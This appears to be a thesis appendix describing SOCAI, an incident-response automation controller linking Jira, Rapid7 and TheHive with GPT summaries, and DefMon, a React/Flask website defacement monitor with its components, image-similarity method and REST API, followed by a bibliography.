The main.py script is the core controller of the SOCAI project, designed to automate the entire incident response workflow from ticket retrieval to case analysis and post-analysis commentary.This script continuously monitors, through collaboration tool (Jira) for new tickets to extract investigation details in security tool (Rapid7), case creation in TheHive, and further analyses based on other log activities.In this context, where only the integration modules for Rapid7 IDR and Jira have been developed, we will examine SOCAI's behavior and effectiveness using these two integrations.

The script starts by importing essential functions from other SOCAI project modules, namely: *get_investigation* from r7Integration, *new_case* from response.response.py , and *get_last_activities* from ai-engine.ai-processing.py. Thus, this script is fairly modular and can easily interface with the other components. The settings, such as API credentials, endpoint URLs, and other configuration, are loaded through a ConfigParser that safely handles environment variables and also takes care of the handling of external API details needed for communication with services like Rapid7 and The Hive. Within the *__main__* loop, the script polls Jira every N minutes for new tickets. The loop periodically initiates *get_jira_tickets()* to gather open and recent tickets, using a ThreadPoolExecutor to process each ticket concurrently. This approach leverages a pool of reusable threads, maximizing responsiveness without the need to create and manage individual threads manually . Each ticket is submitted to the thread pool for concurrent handling and using ThreadPoolExecutor improves response times and manages resources efficiently, ensuring that SOC teams can handle multiple incidents simultaneously, even during high-volume ticket logging. Function called *analysis(ticket_id)* is the core component responsible for creating a case from a new ticket. Using the Jira integration, *get_jira_ticket_incident_id* retrieves an associated investigation_id from Rapid7 for each ticket.Once the investigation_id is obtained, *get_investigation* fetches detailed incident data, including alerts, observables, and other critical attributes. Then, the *new_case* function builds a new case in The Hive, linking details such as observables and relevant tasks generated by GPT-4 in previous stages.If insert_comment is set to True in options, a comment is added to the Jira ticket, linking it back to the case created in The Hive, which streamlines tracking for analysts across platforms. The *post_analysis* function is invoked to enable a timed analysis of additional logs, aiding in final validations or additional context. Indeed, this function adds a post-processing stage, retrieving logs based on conditions set within the initial incident report. The function scans evidence in investigation.alert, extracting conditional filters for specific log sets.It initiates a N-minute delay before querying Rapid7 for any logs matching these conditions within the time window, filtering results to focus on the most recent logs. The retrieved logs are passed to *get_last_activities*, which uses a GPT-based model to generate a summarized analysis of recent activity. Finally, the function updates The Hive case with a comment containing the summary generated by AI and adds this to Jira if enabled.

B.2 Defacement Monitor

The DefMon is developed for effective monitoring and management of website defacement incidents by its well-structured architecture, comprising a frontend in React and a backend on Flask.

Its frontend allows users to interface dynamically with it for monitoring the defacement activities while it does the API requests necessary to efficiently handle retrieving and processing data.

```
DefMon
├── defmon-react
└── defmon-server
```

B.2.1 Frontend

The DefMon frontend is developed in React, one of the most popular JavaScript libraries used for building user interfaces. It is designed to provide an intuitive and interactive user experience while managing the investigations of website defacement. React provides modularity management efficiency and makes updates and maintenance easier by decomposing the user interface into smaller components.

```
DefMon
├── ...
└── defmon-react
    └── src
        ├── components
        ├── API.js
        ├── App.jsx
        └── Model.js
```

Model.js

Model.js is one of the core parts of the DefMon project frontend, where basic data models representing investigations, their evaluations, and alerts are defined. This file maintains the organization of properties and methods associated with each of these models, with JavaScript functions acting like constructors to manage and manipulate data by the application. The Investigation constructor function defines how all investigations should be structured. Important attributes include a unique identifier, the URL being watched, the status Active of the investigation that describes whether active or not, the threshold that changes are detected by, and a hash for integrity checking of the watched content. Evaluation constructor function specifies how the outcome of an investigation should be evaluated. Every instance of the evaluation contains a number of properties capturing information about the frequency of checks, the validity of the current content hash and metrics related to text and image similarity. Finally, Alert class representing significant changes in case investigations. The alerts have been defined with appropriate structure in order to quickly respond against a potential issue and enhance the effectiveness of the monitoring system.

API.js

The API.js file forms the interface between the front part of the DefMon and the backend server. Methods declared in this file request information from the backend or send it some data to let the application manage website investigations effectively. This file includes interactions with various endpoints that will allow the frontend to fetch details on current investigations, evaluations, alert,logs, HTML content, images, and screenshots. This would also allow establishing new investigations and managing the run by starting/stopping them. API.js is very important in maintaining the connection between the frontend and the server for reporting and managing website defacement incidents, as it establishes these connections to the backend.

App.jsx

The App.jsx file is the entry point for the entire DefMon frontend application. It allows several functionalities to be enabled on the creation and management of the overall layout and routing of the user interface. In the App component, it declares state variables for handling error messages and titles with the useState hook. The handleErrors function processes error responses, setting the appropriate message and title depending on the kind of error that occurred. App.jsx illustrates the structure of the application, structured with BrowserRouter and Routes that define the various paths one can travel through within an application. The main container is wrapped by MessageContext.Provider to set a context for tracking error messages throughout the application. Inside the Container, the Routes component routes users through different layouts depending on the current URL. The Main component also comprises a NavbarComponent, which provides users with navigation options. It also has some nested routes for handling different views-for example, to show the general view on the MainLayout or to show the investigation on an InvestigationLayout.

Components

The component directory of the DefMon's frontend is designed to hold various user interface elements, which are meant to facilitate user interaction and enhance user experience.

```
DefMon
├── ...
└── defmon-react
    └── src
        ├── components
        │   ├── PageLayout.jsx
        │   ├── NavbarComponent.jsx
        │   ├── InvestigationForm.jsx
        │   ├── InvestigationComponent.jsx
        │   ├── InvestigationTable.jsx
        │   └── AlertComponent.jsx
        └── ...
```

PageLayout.jsx The PageLayout.jsx file is a base part of the DefMon frontend, which structures the layout and organization of the user interface. A number of components are defined within this file, each with a different aspect of the UI, which is to be intuitive and consistent for end-users while monitoring website investigations.

- Loading Layout: The component shows a loading spinner while the fetching of data is on. This is a way for the user to know the application is getting ready and processing some information.
- DefaultLayout: This is a very general wrapper for the root of main content in an application.
- MainLayout: This is the core component where the functionality of viewing investigations is implemented. Here, the state to load investigations and handle any updates is kept. It uses the useEffect hook to fetch all investigations from the backend via the API and stores them into the component's state. If the data is still loading or no investigations are available, it displays the LoadingLayout component. Otherwise, render an InvestigationForm for creating new investigations and an InvestigationTable to list available ones.
- InvestigationLayout: this will render details of an investigation selected by ID.
- AlertLayout: The component should support the persistence and display of alerts related to website defacement incidents.

NavbarComponent.jsx The NavbarComponent.jsx file implements a fixed navigation bar for the DefMon frontend, using React Bootstrap for styling. It allows users to easily navigate through the application, featuring a Link to the home route. The navbar includes the DefMon logo and the application name, "DefMon Monitor," ensuring a consistent and user-friendly interface. This component enhances accessibility and improves the overall user experience.

InvestigationTable.jsx The InvestigationTable.jsx file is an important module of the DefMon frontend, which gathers a table of ongoing investigations.The InvestigationTable component is responsible for rendering a responsive table listing all investigations, with ID, URL, threshold, and current status, along with start and stop investigation actions. Local state keep track of the current investigation ID, a flag for loading and messages to the user. It utilizes the useContext hook to share the MessageContext for the case of handling errors in case API calls fail. For example, whenever the user wants to add a new investigation, a modal form is provided in order to let users insert for how many time the investigation shall run. Such a modal is connected with the parent to refresh the investigation list when a submission has been performed successfully. Furthermore, the InvestigationRow subcomponent encapsulates the rendering of single rows related to investigations. It includes buttons for stopping or starting investigations and navigating to detailed views for each one of them.

InvestigationForm.jsx InvestigationForm.jsx is a part of the DefMon frontend and was created to add new investigations. The main feature of the InvestigationForm component is a modal form wherein details are filled out in order to conduct an investigation. Component keeps the local state of URL, threshold, loading status, and any messages to show to the user. After that, the handleSubmit function sends the asynchronous input from the user to the back end through the API upon the submission of the form for creating a new investigation. Error handling has also been included in order to ensure that in case of issues during submission, the said issues would be flagged back through using the MessageContext. This view will lighten the view with a visual logo and the headings and prompt users in the process of form submission. The inclusion of loading spinners and success alerts which are conditionally rendered based on the state of the application forms a far more user-friendly experience, as it will keep the user informed of what's going on.

InvestigationComponent.jsx InvestigationComponent.jsx is the critical component for the DefMon frontend, meant to show extended details about a certain investigation. This InvestigationDetail component shows the attributes of an investigation: unique ID and URL. The InvestigationDetail component indicates whether the investigation is running or stopped by color-coded badges for easy visual reference. This component allows users to start or stop investigations from the interface, making it more interactive and in control. Besides the previous version, this component will also add an EvaluationInfo section for showing metrics related to text and image similarities. These metrics will keep the users updated about the efficiency of the monitoring that will truly help the user to check if the website's content has changed drastically. On the other hand, the InvestigationInfo section provides the user with tabs of different types of data related to the investigation. Importantly, the component also features alert functionality to view all alerts created against the investigation.

AlertComponent.jsx The AlertComponent.jsx file is important in the DefMon frontend, meant for showing alerts regarding the investigation of website defacement. It keeps the user updated with timely notification whether something major has changed, happens, or doesn't happen according to the scheduled time-so that the user must be informed about possible problems that take urgent action. The AlertComponent is a single point for showing all the alerts generated by the monitoring system. It aggregates in one place and visualizes the alerts of running investigations, so the user can gather from there the status of their monitored sites. With every notification, the information usually comes in shorthand, including the nature of the notification, whether it be a change of text or image, the investigation it pertains to, and every minute detail which may aid users in understanding the nature of the notification. Most likely, color codes are used by the component to hint at the type of notification for differentiation of alerts, making interactivity easier by bringing urgent issues into the notice of users at one glance. The AlertComponent can also include the possibility of resolving or dismissing these alerts by users.

B.2.2 Backend

The backend of the DefMon project, organized within the defmon-server directory, serves as the core engine for processing, managing, and responding to website defacement incidents.

```
DefMon
├── ...
└── defmon-server
    ├── investigation
    ├── model
    └── app.py
```

Investigation

The investigation module represents the core of the backend part of the DefMon project. It is designed for detecting incidents of website defacement and will be an important element for incident detection and management. This module is developed to support image analysis with metrics of similarity that will provide robust capabilities regarding unauthorized changes within website content.

```
DefMon
├── ...
└── defmon-server
    ├── investigation
    │   ├── machinelearning
    │   │   └── img-comparison.py
    │   ├── investigation.py
    │   └── utils.py
    └── ...
```

img-comparison.py The img-comparison.py script uses a pre-trained ResNet50 model to check two images for similarity. First of all, the function *extract_features* evaluates the model for feature representation of the input images and the images are resized and normalised according to the standard values of the ImageNet dataset before comparison. Afterwards, the *compare_images* function compares two images by first converting them into tensors and then extracting their features using the ResNet50 model. It computes the cosine similarity between the feature vectors of the two images. The higher the cosine similarity, the more similar the images. Next, ImageChops calculates the difference if these images are similar and the difference is then enhanced and converted to a PNG format, encoding it in base64 for easy transmission and storage. Finally, the function will return the similarity score and the encoded difference image as a string so the user can see how the images differ.

utils.py The module utils.py provides a basis in the backend of the DefMon project by providing utility functions and classes that extend the functionalities of the application.

- facilitate user-agent management by utilizing the fake_useragent library, which generates random user-agent strings
- function for URL normalization
- logging class designed to create and manage log files associated with various URLs.

investigation.py The investigation.py module is a critical component of the DefMon project's backend, primarily responsible for monitoring and analyzing website defacement incidents. It leverages various libraries and techniques to automate the detection process, manage data, and trigger alerts when changes are detected. The heart of this module is the Investigation class, which encapsulates the functionality necessary for tracking changes to a specific URL. First of all, in this class we can found the *set_snapshot* method that is used to capture the state of the webpage at a specific moment. It utilizes the Selenium library to automate browser interactions and the accept_cookies function which is able to search all cookie consent banners and interact with them that may obstruct the capture of the webpage content. After a delay to ensure the page is fully loaded, the HTML source is retrieved and screenshot of the page is taken. In addition, to ensure the integrity of the content being monitored, the *set_content_hmac* method computes a hash of the HTML using HMAC with SHA-256. This cryptographic approach provides a secure way to verify whether the content has been altered infact this hash value will be stored and compared against future snapshots to detect unauthorized changes. Next, the *extract_images* method is responsible for downloading all images present in the HTML content and storing them for comparison against future versions. Another important method is *calculate_evaluation_values*, which evaluates changes in both the HTML and images if hash change. Using the difflib library, the method computes the similarity ratio between the current HTML and the previous version. If the change exceeds the threshold choosen by user, a detailed diff is generated. In addition, this module uses img-comparison.py functions to assess the similarity between current and previous images. After *calculate_evaluation_values* , the *trigger_alert* method is invoked. This method assesses if the content hash is valid and checks the results of the similarity comparisons. If something has changed beyond the threshold, an alert is generated and logged.

Model

Within the DefMon project, the model module has been very important because it defines all the basic data structures necessary to handle a website defacement investigation. The Marshmallow library has been used for data validation and serialization, and thus any data handled by an application must be of a predefined format.

```
DefMon
├── ...
└── defmon-server
    ├── ...
    ├── model
    │   ├── investigation.py
    │   └── investigation_start.py
    └── ...
```

Investigation.py, defines an Investigation class that wraps two key attributes needed for observing any target URL: the URL itself and a threshold value for detecting changes used as a sensitivity factor. An InvestigationSchema accompanies this class to make sure that the URL provided is indeed a string and the threshold is a float, thereby maintaining the integrity of the input provided. Similarly, the investigation_start.py class introduces the InvestigationStart class that focuses on parameters needed to start an investigation. This includes a minutes attribute that specifies how long the investigation should run before it reevaluates the monitored site. The InvestigationStartSchema makes sure that the minutes field exists and it is an integer for smooth initialization.

REST API: app.py

The app.py provides a RESTful API for managing website defacement investigations. Below is a summary of the available endpoints:

1. **Get All Investigations**

- **Method**: GET
- **Endpoint**: /investigations
- **Description**: Retrieves a summary of all ongoing investigations.
- **Responses**:
  - 200 OK: Returns a list of investigations with their summaries.

2. **Create a New Investigation**
   - **Method**: POST
   - **Endpoint**: /investigations
   - **Description**: Initiates a new investigation based on the provided URL and threshold.
   - **Request Body**:

     ```
     {
       "url": "string (required)",
       "threshold": "float (required)"
     }
     ```

   - **Responses**:
     - 201 Created: Indicates that the investigation was successfully created.
     - 400 Bad Request: Returns error details if the data is invalid or the URL is unreachable.

3. **Get a Specific Investigation**
   - **Method**: GET
   - **Endpoint**: /investigations/[int:investigation_id]
   - **Description**: Retrieves detailed information about a specific investigation by its ID.
   - **Responses**:
     - 200 OK: Returns the investigation details.
     - 404 Not Found: Indicates that the investigation does not exist.

4. **Get Investigation HTML**
   - **Method**: GET
   - **Endpoint**: /investigations/[int:investigation_id]/html
   - **Description**: Retrieves the HTML content of the specified investigation.
   - **Responses**:
     - 200 OK: Returns the HTML content.
     - 404 Not Found: Indicates that the HTML is not found.

5. **Get Investigation Screenshot**
   - **Method**: GET
   - **Endpoint**: /investigations/[int:investigation_id]/screen
   - **Description**: Retrieves the screenshot of the specified investigation.
   - **Responses**:
     - 200 OK: Returns the screenshot.
     - 404 Not Found: Indicates that the screenshot is not found.

6. **Get Investigation Images**
   - **Method**: GET
   - **Endpoint**: /investigations/[int:investigation_id]/images

- **Description**: Retrieves all images associated with the specified investigation.
- **Responses**:
  - 200 OK: Returns a list of images.
  - 404 Not Found: Indicates that images are not found.

7. **Get Investigation Evaluation**
   - **Method**: GET
   - **Endpoint**: /investigations/[int:investigation_id]/evaluation
   - **Description**: Retrieves evaluation metrics for the specified investigation.
   - **Responses**:
     - 200 OK: Returns evaluation metrics.
     - 404 Not Found: Indicates that the investigation does not exist.

8. **Get Investigation Logs**
   - **Method**: GET
   - **Endpoint**: /investigations/[int:investigation_id]/logging
   - **Description**: Retrieves the log entries associated with the specified investigation.
   - **Responses**:
     - 200 OK: Returns the log entries.
     - 404 Not Found: Indicates that logs are not found.

9. **Start Investigation**
   - **Method**: POST
   - **Endpoint**: /investigations/[int:investigation_id]/start
   - **Description**: Starts periodic checks for the specified investigation.
   - **Request Body**:

     ```
     {
       "minutes": "integer (required)"
     }
     ```

   - **Responses**:
     - 200 OK: Indicates that the investigation has started.
     - 404 Not Found: Indicates that the investigation does not exist.

10. **Stop Investigation**
    - **Method**: GET
    - **Endpoint**: /investigations/[int:investigation_id]/stop
    - **Description**: Stops the periodic checks for the specified investigation.
    - **Responses**:
      - 200 OK: Indicates that the investigation has been stopped.
      - 404 Not Found: Indicates that the investigation does not exist.

11. **Get All Alerts**
    - **Method**: GET
    - **Endpoint**: /alerts
    - **Description**: Retrieves all alerts generated by the investigations.
    - **Responses**:
      - 200 OK: Returns a list of alerts.

12. **Retrieve a Single Alert**
    - **Method**: GET
    - **Endpoint**: /api/alerts/[int:alert_id]
    - **Description**: Retrieves detailed information about a specific alert by its ID.
    - **Responses**:
      - 200 OK: Returns the alert details.
      - 404 Not Found: Indicates that the alert does not exist.
13. **Retrieve Alerts for a Specific Investigation**
    - **Method**: GET
    - **Endpoint**: /api/investigations/[int:investigation_id]/alerts
    - **Description**: Retrieves all alerts associated with a specific investigation.
    - **Responses**:
      - 200 OK: Returns a list of alerts for the specified investigation.
      - 404 Not Found: Indicates that the investigation does not exist or has no alerts.
14. **Mark Alert as Resolved**
    - **Method**: POST
    - **Endpoint**: /api/alerts/[int:alert_id]/resolve
    - **Description**: Marks a specific alert as resolved.
    - **Responses**:
      - 200 OK: Indicates that the alert has been successfully marked as resolved.
      - 404 Not Found: Indicates that the alert does not exist.

Bibliography

[1] Manfred Vielberth, Fabian Böhm, Ines Fichtinger "Security Operations Center: A Systematic Study and Open Challenges", IEEE Access, December 2020, pp. 24, DOI 10.1109/ACCESS.2020.3045514

[2] SOC Roles and Responsabilities, https://www.paloaltonetworks.com/cyberpedia/soc-roles-and-responsibilities

[3] Asad Yaseen "Accellerating the SOC: Achieve greater efficenty with AI Automation", International Journal of Responsible Artificial Intelligence, March-April 2022, pp. 19,

[4] 6Click - ISMS, https://www.6clicks.com/resources/answers/what-does-isms-stand-for-in-security

[5] Alan Calder and Steve Watkins in the publication "IT Governance - An International Guide to Data Security and ISO27001/ISO27002, 7th Edition" 2019,

[6] Alan Calder, Geraint Williams in the publication "PCI DSS: A pocket guide, sixth edition" 2019,

[7] Paul Cichonski, Tom Millar, TimGrance, Karen Scarfone "Handling an Incident" in the publication "Computer Security Incident Handling Guide" 2012, pp. 21-45, DOI 10.6028/NIST.SP.800-61r2

[8] Kaung Myat Thu "Types of Cyber Attacks and Incident Responses", New York City College of Technology, 2023,

[9] Asad Yaseen "Accellerating the SOC: Achieve greater efficenty with AI Automation", International Journal of Responsible Artificial Intelligence, March-April 2022, pp. 19,

[10] Ehud Reiter, Robert Dale "The Architecture of a Natural Language Generation System" in the book "Building Natural Language Generation Systems" 2000, pp. 23-78 DOI 10.1017/CBO9780511519857

[11] Ian J. Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, Yoshua Bengio "Generative Adversarial Networks", ARXIV, June 2014, DOI 10.48550/arXiv.1406.2661

[12] Diederik P Kingma, Max Welling "Auto-Encoding Variational Bayes", ARXIV, [v11] Dec 2022, DOI 0.48550/arXiv.1312.6114

[13] Tom B. Brown, Benjamin Mann, Nick Ryder, Melanie Subbiah, Jared Kaplan, Prafulla Dhariwal, Arvind Neelakantan, Pranav Shyam, Girish Sastry, Amanda Askell, Sandhini Agarwal, Ariel Herbert-Voss, Gretchen Krueger, Tom Henighan, Rewon Child, Aditya Ramesh, Daniel M. Ziegler, Jeffrey Wu, Clemens Winter, Christopher Hesse, Mark Chen, Eric Sigler, Mateusz Litwin, Scott Gray, Benjamin Chess, Jack Clark, Christopher Berner, Sam McCandlish, Alec Radford, Ilya Sutskever, Dario Amodei "Language Models are Few-Shot Learners", ARXIV, [v11] jan 2020, DOI 10.48550/arXiv.2005.14165

[14] Romagna, Marco and van den Hout, Niek Jan "Hacktivism and Website Defacement: Motivations, Capabilities and Potential Threats", Reserchgate, oct 2017,

[15] Anh V. Vu, Alice Hutchings, Ross Anderson "Defacement Attacks on Israeli Websites", Cambridge Cybercrime Centre, oct 2023,

[16] OWASP Top 10 Attacks, https://owasp.org/www-community/attacks/

[17] SentinelOne, https://it.sentinelone.com/resources/

[18] Rapid7 InsightIDR, https://docs.rapid7.com/

[19] Atlassian Jira, https://www.atlassian.com/software/jira/guides/getting-started/introduction#what-is-jira-software

[20] Cybercrime To Cost The World $9.5 trillion USD annually in 2024, https://cybersecurityventures.com/cybercrime-to-cost-the-world-9-trillion-annually-in-2024/

[21] The State of SOC Effectiveness, https://www.ponemon.org/research/ponemon-library/security/the-state-of-soc-effectiveness-signs-of-progress-but-more-work-needs-to-be-done
html

[22] Palo alto - What is a soar?, https://www.paloaltonetworks.com/cyberpedia/what-is-soar

[23] Palo Alto Cortex XSOAR, https://docs-cortex.paloaltonetworks.com/r/Cortex-XSOAR/8/Cortex-XSOAR-Cloud-Documentation

[24] Splunk SOAR, https://docs.splunk.com/Documentation/SOAR/current/User/Intro